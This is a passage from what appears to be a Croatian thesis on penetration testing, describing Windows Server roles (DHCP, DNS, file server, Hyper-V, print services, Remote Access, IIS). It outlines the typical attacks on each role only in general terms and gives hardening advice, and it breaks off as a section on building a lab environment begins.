2. DHCP klijent – uređaji na mreži poput računala, mobitela, pisača i sličnih. Uređaj se spaja na lokalnu mrežu i dobiva IP adresu od DHCP servera
3. DHCP relej – upravljaju zahtjevima između DHCP klijentima i DHCP serverima, češće se koriste u iznimno velikim i kompleksnim mrežama.

Prema Alcott (2001), prilikom pridodavanja IP adrese nekom klijentu, događa se takozvano DHCP rukovanje, koraci su idući:

1. DHCP discover – klijentski uređaj šalje broadcast poruku na mrežu te traži IP adresu.
2. DHCP offer – serverski uređaj šalje unicast poruku točno ciljanom klijentu koji je zatražio IP adresu. U ovome koraku će IP adresa biti ponuđena.
3. DHCP request – klijent će poslati unicast poruku serveru u kojoj traži korištenje ponuđene IP adrese.
4. DHCP ACK – klijent će dobiti ACK odgovor od DHCP servera kao potvrdu o korištenju IP adrese koju pruži klijentu.

Ovi svi koraci će se odraditi u podatkovnom sloju te tokom ovog rukovanja klijent još uvijek ima IP adresu 0.0.0.0. Tek u trenu nakon što klijent dobije ACK odgovor od servera će klijent poslati ARP zahtjev kako bi saznao MAC adresu pristupnika i u konačnici dobio IP adresu.

Unutar Windows Server okruženja imamo i mogućnost korištenja DHCP servera, na idućoj slici možemo vidjeti pregled sučelja u Windows Server OS.



Slika 5. Pregled sučelja DHCP Servera

Možemo vidjeti na konkretnom primjeru većinu stvari koje smo prethodno spomenuli, DHCP server je trenutno konfiguriran da dijeli IP adrese 192.168.182.11 – 192.168.182.50 unutar 192.168.182.0/24 subneta. Pregled toga možemo vidjeti pod Address Pool, unutar Address Leases polja možemo vidjeti koje su trenutne IP adrese u upotrebi te na koliko dugo su te IP adrese izdane. Unutar polja rezervacija možemo vidjeti rezervirane IP adrese za određene uređaje na mreži koji moraju imati statičku IP adresu, to su najčešće uređaji poput pisača, besprekidnih napajanja, drugih servera i slični.

4.2.1. Opasnost

U kontekstu ovog rada DHCP serveri mogu biti ranjive točke nekog IT sustava, napadaju se metodama poput DHCP izgladnjivanja (DoS) i DHCP spoofinga. DHCP izgladnjivanje podrazumijeva situaciju gdje napadač šalje DHCP zahtjeve prema serveru koristeći lažne MAC adrese te na taj način zauzima sve slobodne IP adrese u tome subnetu, na taj način DHCP server više nema IP adresa za izdavanje te postane nedostupan odnosno niti jedan drugi uređaj se više ne može spojiti na mrežu jer ne može dobiti IP adresu. DHCP spoofing


podrazumijeva lažno predstavljanje napadačevog računala kao DHCP servera, računalo presreće DHCP zahtjeve i predstavlja se kao router ili gateway neke mreže, u tome trenu računalo može preusmjeravati klijente ka malicioznim servisima i serverima umjesto onim pravim.

4.3. DNS Server

DNS je jedan od najznačajnijih sustava u internetskoj infrastrukturi, on omogućuje da ljudi lakoćom pristupaju mrežnim stranicama te to omogućuje na idući način. Prema Evans (2022), svaka mrežna stranica kojoj pristupamo ima svoju unikatnu javnu IP adresu, ali s obzirom da je ljudima teško pamtiti skupine brojeva poput 142.251.208.174, DNS sustav omogućuje da svaka IP adresa mrežne stranice ima i svoj lako pamtljivi DNS zapis. IP adresa koju smo naveli 142.251.208.174 je IP adresa mrežne stranice www.google.com. Prilikom upisa mrežne stranice google.com u mrežni preglednik, klijentsko računalo kontaktira DNS server kako bi saznao na koju IP adresu DNS zapis google.com upućuje te na taj način pruža klijentu pristup i u konačnici pregled te mrežne stranice. Koraci klijentskog zahtjeva za IP adresom mrežne stranice su idući:

1. Prilikom upisivanja mrežne stranice, lokalno računalo pregledava svoju lokalnu DNS pred-memoriju, ukoliko se IP adresa mrežne stranice tamo nalazi ona će se i prikazati, ukoliko nije, mora kontaktirati DNS server odnosno preći na idući korak.
2. Prvi server kojeg klijentsko računalo kontaktira se zove DNS rekurzivni server. On prima zahtjev od klijenta te se dalje ponaša i sam kao klijentsko računalo kako bi komunicirao sa drugim DNS serverima i pronašao odgovarajuću IP adresu te u konačnici ju prosljedio klijentu.
3. Prvi server kojeg DNS rekurzivni server kontaktira je korijenski server. Korijenski server odgovara rekurzivnom serveru sa adresom TLD DNS servera (poput .hr ili .com) koji u sebi ima informacije o svojim domenama.
4. U ovome koraku rekurzivni server ispituje TLD server te mu on odgovara sa IP adresom domenskog autoritativnog imenskog servera. Rekurzivni server onda ispituje autoritativni server koji će konačno odgovoriti sa traženom IP adresom web servera.
5. DNS rekurzivni server u konačnici šalje IP adresu web servera prvotnom klijentu te klijent sada može pristupiti direktno tome web serveru. U tome trenu web server šalje podatke klijentu koje njegov internetski preglednik može interpretirati i prikazati.

Unutar Windows Server okruženja imamo i mogućnost konfiguriranja DNS servera, pregled sučelja DNS upravitelj možemo vidjeti na idućoj slici



Slika 6. Pregled sučelja DNS Managera

Na primjeru prethodne slike možemo vidjeti sučelje na našem virtualnom serveru WIN-SERVER2016, u sučelju vidimo hijerarhijsku mapu koja se sastoji od:

1. Forward Lookup Zones – pretvaraju DNS zapise u IP adrese
2. Reverse Lookup Zones – pretvaraju IP adrese u DNS zapise
3. Trust Points – sastoji se od kriptografskih ključeva za potpisane i verificirane zone
4. Conditional Forwarders – podrazumijeva prosljeđivanje određenih upita određenim domenama od strane DNS servera

4.3.1. Opasnost

U kontekstu ovoga rada DNS je izuzetno bitan zato što omogućuje timu koji provodi penetracijsko testiranje uvid u veličinu neke organizacije. Prebrojavanjem ukupnog broja


domena i pod domena neke organizacije nam daje vrlo značajan uvid u njenu infrastrukturu. Iz istog razloga DNS je i jedna od glavnih meta napadača, uz tu činjenicu da putem DNSa možemo saznati jako puno informacija o organizaciji, DNS serveri su skloni napadima. Glavne metode napada su DNS spoofing, DNS poplavljanje i trovanje predmemorije.

4.4. Windows File Server

Server datoteka je računalo odnosno servis koji je zaslužan za pohranjivanje i upravljanje podacima kojima ostala računala unutar iste mreže mogu pristupiti. On omogućuje korisnicima unutar neke organizacije da dijele informacije i podatke jedni između drugih bez upotrebe pamtidbenih prutića ili slanja mailova te uz to služi kao centralna točka za pohranjivanje, dijeljenje i upravljanje datotekama na mreži. File serveri mogu biti isključivo otvoreni korisnicima unutar jedne lokalne mreže (LAN) ili mogu biti otvoreni prema internetu. Serveri datoteka se koriste idućim značajkama kako bi se lakše implementirali u organizacijama:


1. Upravljanje dozvolama – sigurnosne postavke se mogu određivati na razini datoteka, mapa i diskova. Na spomenute podatkovne strukture se mogu pridodati prava određenim korisnicima te se može i odrediti koje akcije smiju izvesti nad tim datotekama.
2. Zaključavanje datoteka – omogućuje da samo jedan korisnik može izmjenjivati ili pregledavati datoteku u zadanom trenutku
3. Rješavanje konflikata – održava se integritet podataka u slučaju da se datoteke prebrišu
4. Distribuirani podatkovni sustav – omogućuje redundantnost podataka kroz mogućnost kopiranja istih podataka na više servera koji se nalaze na raznim lokacijama

Najkorišteniji protokol unutar Windows Server okruženja pri upravljanju podacima jest Server message block, poznatiji kao SMB. SMB je najčešći protokol za servere datoteka unutar lokalne mreže upravo zato što je vrlo lak za integraciju sa prethodno spomenutim Active Directoryjem te se na taj način može upravljati sa sigurnosnim dopuštenjima. Do sada je SMB imao tri verzije: SMB1, SMB2 i SMB3. SMB1 se više ne koristi jer je dio zastarjele tehnologije koja predstavlja sigurnosni rizik. Unutar Windows Server okruženja još vrijedi spomenuti File Transfer Protocol (FTP) i Secure File Transfer Protocol (SFTP) koji pružaju mogućnost dijeljenja podataka putem interneta. Generalno se koristi za preuzimanje i učitavanje podataka preko interneta. Putem svih ovih značajki koje smo naveli, file server omogućuje puno jednostavniji i brži rad unutar neke organizacije, ali su zbog svoje prirode i namjene server datoteka vrlo česta meta napadača i *ransomwarea*. Upravo iz tog razloga što su ključni za poslovanje te što se na njima nalazi velika količina podataka od kojih mnogi mogu biti povjerljivi se mora izrazito paziti pri konfiguraciji servera datoteka i njihovoj sigurnosti. Sigurnosne kopije podataka koji se nalaze na serveru datoteka su obavezne te je dobra praksa napraviti par kopija iznimno bitnih datoteka koje će se pohranjivati na nekom disku koji je na potpuno drugoj fizičkoj lokaciji te van mreže. Na idućoj slici možemo vidjeti primjer dijeljenih mapa na serveru datoteka.



Slika 7. Pregled svojstava dijeljene mape Marketing

Kreirane su mape IT, Klijenti, Marketing i Nabava te pod sigurnosnim postavkama mape Nabava su pridodana prava čitanja, izvođenja i pregleda korisniku Marko Markic. Sada možemo otići na klijentsko računalo Marka Markića koje se nalazi u lokalnoj mreži te mapirati mrežni pogon odnosno mapu Marketing.



Slika 8. Nemogućnost kreiranja nove mape zbog manjka prava

Nakon što smo mapirali potreban mrežni pogon, pokušali smo kreirati novu mapu, ali nismo mogli upravo zato što smo korisniku Marko Markic dodali samo prava čitanja, izvođenja i pregledavanja sadržaja. Kad korisniku pridodamo prava uređivanja i pisanja, uspješno kreiramo novu mapu te ju uređujemo.

4.4.1. Opasnost

Vrlo je očito zašto pogrešno konfigurirani serveri datoteka mogu biti izuzetno ranjive točke sigurnosti računalnih sustava. Većina podataka koje organizacija koristi se nalaze na tome serveru, korisnici neke domene svakodnevno pristupaju tim sadržajima te ih uređuju,

preuzimaju i učitavaju. Iznimno je bitno pravilno konfigurirati sigurnosne grupe i pravila za dijeljene mape kako ne bi došlo do neautoriziranog pristupa. Ovdje se ne misli samo na napadače već i na zaposlenike određene organizacije, u većim i strukturiranim organizacijama treba vrlo izričito definirati tko točno smije imati pristup čemu te ukoliko ima pristup da li smije samo pregledavati sadržaj ili ga i mijenjati, ukoliko se ovo ne konfigurira kako treba, vrlo lako može doći do zloupotrebe prava. Napadačima su serveri datoteka također jedna od glavnih meta upravo zbog povjerljivih podataka.

4.5. Hyper-V

Prema Microsoftu (2022), Hyper-V je službeni Microsoftov hipervizor unutar Windows operacijskog sustava, moguće ga je koristiti u serverskom i u klijentskom okruženju ukoliko nam hardver to dopušta. On služi za virtualizaciju hardvera odnosno pokretanje virtualnih strojeva. Koristeći Hyper-V možemo kreirati virtualne tvrde diskove, mrežne preklopnike i mnoge druge uređaje.

4.5.1. Opasnost

Hyper-V je bitno spomenuti u kontekstu ovog rada zato što se veći broj virtualnih servera pokreće na jednom fizičkom serveru. Iz tog razloga je iznimno bitno pravilno konfigurirati mrežne postavke do fizičkog stroja, ali i između samog fizičkog stroja i većeg broja virtualnih strojeva koji se pokreću na njemu.

4.6. Print and document services

Prema Microsoftu (2016), print and document services omogućuje centralizaciju servera pisača i mrežnih pisača. U smislu uloge, servis se može koristiti za zaprimanje skeniranih dokumenata od nekog mrežnog skenera te onda slanje istih dokumenata na neki dijeljeni mrežni resurs poput mrežnih pogona, Sharepointa i sličnih. Server pisača omogućuje centralizirani pregled svih pisača unutar mreže neke organizacije, njima se može upravljati te pregledavati redovi ispisa i dijagnosticirati potencijalni kvarovi. Također omogućuje vrlo laku migraciju servera pisača i implementaciju povezanih pisača koristeći GPO. Mrežni pisači i serveri pisača su vrlo česta meta napadača te pritom se misli na mrežne pisače, oni spojeni USB-om ili drugim priključcima na jedno računalo su sigurniji, ali i manje praktični odnosno rjeđe se koriste. Najčešći protokoli koje podržavaju mrežni pisači su Line Printer Daemon (LPD), Internet Printing Protocol (IPP) te onaj najčešći raw port 9100. Protokoli mrežnog ispisa se mogu napasti direktno, kao primjer možemo uzeti prelijevanje međuspremnika unutar pisačeva LPD procesa. Osim protokola postoje i jezici koje pisači

koriste, jezici koji služe za kontrolu trenutnog zadatka su PJI i PML, a oni koji služe za opis stranica su PostScript, PCL, PDF, XPS i slični.

4.6.1. Opasnost

Između lipnja 2021. godine i travnja 2022. godine je provedeno oko 65 000 malicioznih napada iskorištavajući Print Spooler aplikaciju unutar Windows operacijskih sustava, dakle može se zaključiti kako su mrežni pisači vrlo česta meta hakerskih i malicioznih napada jer se vrlo često previde u sigurnosnoj politici firme. Uz napada iskorištavanja koja smo naveli, postoje i drugačije vrste napada gdje se pokušava doći do administratorske konzole nekog mrežnog printera te na taj način dolazi do povjerljivih informacija.

4.7. Remote Access

Prema Microsoft (2022), prilikom instalacije Remote Access Server Role usluge u Windows Server okruženju, možemo birati hoćemo li instalirati jednog od ili sva tri od sljedeća servisa:

1. Direct Access and VPN service
2. Routing service
3. Web Application Proxy service

VPN servis omogućuje spajanje na udaljene klijente i u udaljene urede, iskorištava se povezanost interneta u kombinaciji sa tuneliranjem i tehnologijama za kriptiranje podataka. Sa kombinacijom VPN i Routing servisa, moguće je implementirati Always On VPN koji omogućuje da klijentska računala koja koriste Windows 10 i 11 uvijek mogu sigurno pristupiti dijeljenim resursima, mrežnim stranicama na internetu i aplikacijama unutar interne mreže bez potrebe da se ručno povezuju. Direct Access omogućuje udaljenim korisnicima pristup mrežnim resursima neke organizacije bez potrebe za VPN vezama, koristeći Direct Access su klijentska udaljena računala uvijek povezana na mrežu organizacije, dakle nema nikakve potrebe da udaljeni klijenti ručno započnu ili prekidaju bilo kakve veze kako je to inače običaj kada se koristi VPN. Uz to, Direct Access omogućuje administratorima da upravljaju klijentskim računalima u bilo kome trenu dokle god su ona spojena na Internet. Routing service omogućuje usmjeravanje mrežnog prometa između podmreža unutar vaše lokalne mreže. RAS se može implementirati na fizičkom računalu ili unutar virtualnog stroja računala koje pokreće Hyper-V. Web Application Proxy service omogućuje korisnicima ili uređajima koji su izvan lokalne mreže neke organizacije da pristupe web aplikacijama koje se inače nalaze unutar te lokalne mreže. Kako bi se autentificirali korisnici pri pristupanju tim web aplikacijama, koristi se Active Directory Federation Services (AD FS).

4.7.1. Opasnost

Remote Access je inherentno meta napadača zato što omogućava udaljeno spajanja na server i klijentska računala. Iznimno je bitno ispravno konfigurirati servere i klijentska računala kako ne bi došlo do neželjenog pristupa na njih. Potrebno je ograničiti pristup povjerljivim podacima, onemogućiti bilo kakve korisničke račune poput gosta, osigurati autentifikaciju na razini mreže, izmijeniti zadane portove za RDP te implementirati dvofaktorsku autentifikaciju gdje je moguće

4.8. Web Server IIS


Čitav internet ne bi mogao postojati bez web servera, a web server je proces koji služi kao domaćin web aplikacijama. Web server omogućuje aplikacijama da procesuiraju podatke i razne zahtjeve koje dolaze prema serveru po određenim logičkim TCP portovima odnosno priključcima. Kao primjer možemo navesti zadani port za HTTP promet koji je port 80, dok onaj za HTTPS je 443, oba protokola stoje za Hyper Text Transfer Protocol, ali HTTPS ima nastavak S koji označava *secure* odnosno moderniji i sigurniji pristup web stranicama.

Prema Microsoftu (2022), IIS Web Server je službeni Microsoftov proizvod predviđen da ispuni tu potrebu unutar Windows Server okruženja, postoje i drugi konkurentni poput Apache, ali ćemo se u ovome radu dotaknuti IIS jer se bavimo Windows Server okruženjem. IIS funkcionira kroz različite standardne jezike i protokole, HTML se koristi kako bi se kreirali jednostavni elementi poput teksta, gumba, rasporeda slika, hiperveza i sličnih. HTTP i HTTPS se koriste kao osnovni komunikacijski protokoli za izmjenu informacija između web servera i korisnika. HTTP over SSL/TLS omogućuje enkripciju pri komunikaciji kao dodatnu mjeru sigurnosti. Za prijenos podataka se može koristiti FTP ili FTPS kao sigurnija varijanta. Svakom iteracijom Windows Server okruženja su dodane mogućnosti web servera, konkretno u Windows Server 2016 se možemo poslužiti iteracijom IIS 10. Unutar IIS 10 su dodane dodatne mogućnosti poput HTTP/2 protokola te IIS 10 također radi na najmanjoj iteraciji servera Nano Server gdje može pokretati ASP.NET Core aplikacije, Apache Tomcat i PHP pod punim radnim opterećenjem bez poteškoća. Mrežni servisi su uvijek jedne od prvih meta napadača i hakera, kao što smo mogli primijetiti u prethodnim poglavljima neke od osnovnih tehnika izviđanja uvijek uključuju pregled mrežnih stranica kako bi se došlo do informacija, ali naravno uz to se mogu pronaći slabosti unutar same mrežne stranice odnosno servera. Kako bi osigurali web server, moramo se pobrinuti za iduće stavke:

1. Operacijski sustav mora biti ažuriran najnovijim sigurnosnim ažuriranjima i zakrpama

2. Trebamo ugasiti bilo kakve nepotrebne mogućnosti i servise unutar IIS kako bi smanjili broj vektora
3. Koristiti vatrozid kako bi osigurali da IIS zaprima samo valjane pakete
4. Kontrolirati koje IP adrese i domene mogu pristupiti IIS web serveru
5. Koristiti URL autorizaciju kako bi primijenili pravila za specifične zahtjeve i URLove
6. Koristiti logove kako bi mogli vidjeti tko je pristupio web serveru u kojem trenu
7. Konfigurirati mrežnu stranicu koja upućuje na grešku kako bi prikazivala samo relevantne podatke o problemu. Treba se osigurati da stranica greške ne prikazuje previše informacija poput korisničkih imena, lozinki, IP adrese servera ili bilo koju drugu informaciju koju bi potencijalni napadači mogli iskoristiti u zloćudne svrhe

Na idućoj slici možemo vidjeti izgled sučelja IIS servera te neke njegove mogućnosti.



Slika 9. Pregled sučelja Web Server IIS

4.8.1. Opasnost

Web serveri su također meta napadača zbog svoje inherentne otvorenosti, njima se može otvoreno pristupiti putem interneta te se isto i radi svaki puta kada pristupimo nekoj web-stranici. Najčešće metode koje se koriste kako bi se ugrozili web serveri, aplikacije i njihovi korisnici su DoS, SSH brute force, obilaženje direktorija, web obezličenje i MITM (Man in the middle). Kako bi se zaštitili od prethodno navedenih metoda potrebno je osigurati server. Osiguravamo se tako da se pobrinemo da su sve datoteke vezane uz web stranicu poput datoteka aplikacija i ostali podatci koji se dijele putem interneta skladišteni na disku odvojenom od operacijskog sustava. Kada se kreira nova root mapa za web stranicu, minimalna prava se trebaju dati anonimnom korisniku koji pristupa mrežnom sadržaju. Također, ukoliko je za mrežnu aplikaciju potreban server baze podataka poput Microsoft SQL Servera, potrebno ga je instalirati na zasebnom serveru te ukoliko nam budžet dopušta i ostali mrežni servisi bi se trebali instalirati na odvojenim serverima.

5. Izrada laboratorijskog okruženja

U prethodnim poglavljima smo objasnili i definirali penetracijsko testiranje te naveli razloge zašto se provodi, zatim smo detaljnije opisali čitav proces provođenja penetracijskog testiranja. Nakon toga smo objasnili Windows Server serversko okruženje i naveli te objasnili njegove mogućnosti, značajke i raznolike servise koje nudi. U nadolazećem poglavlju ćemo prikazati izradu laboratorijskog okruženja u kojem ćemo provoditi sam proces penetracijskog testiranja.

5.1. Virtualizacija

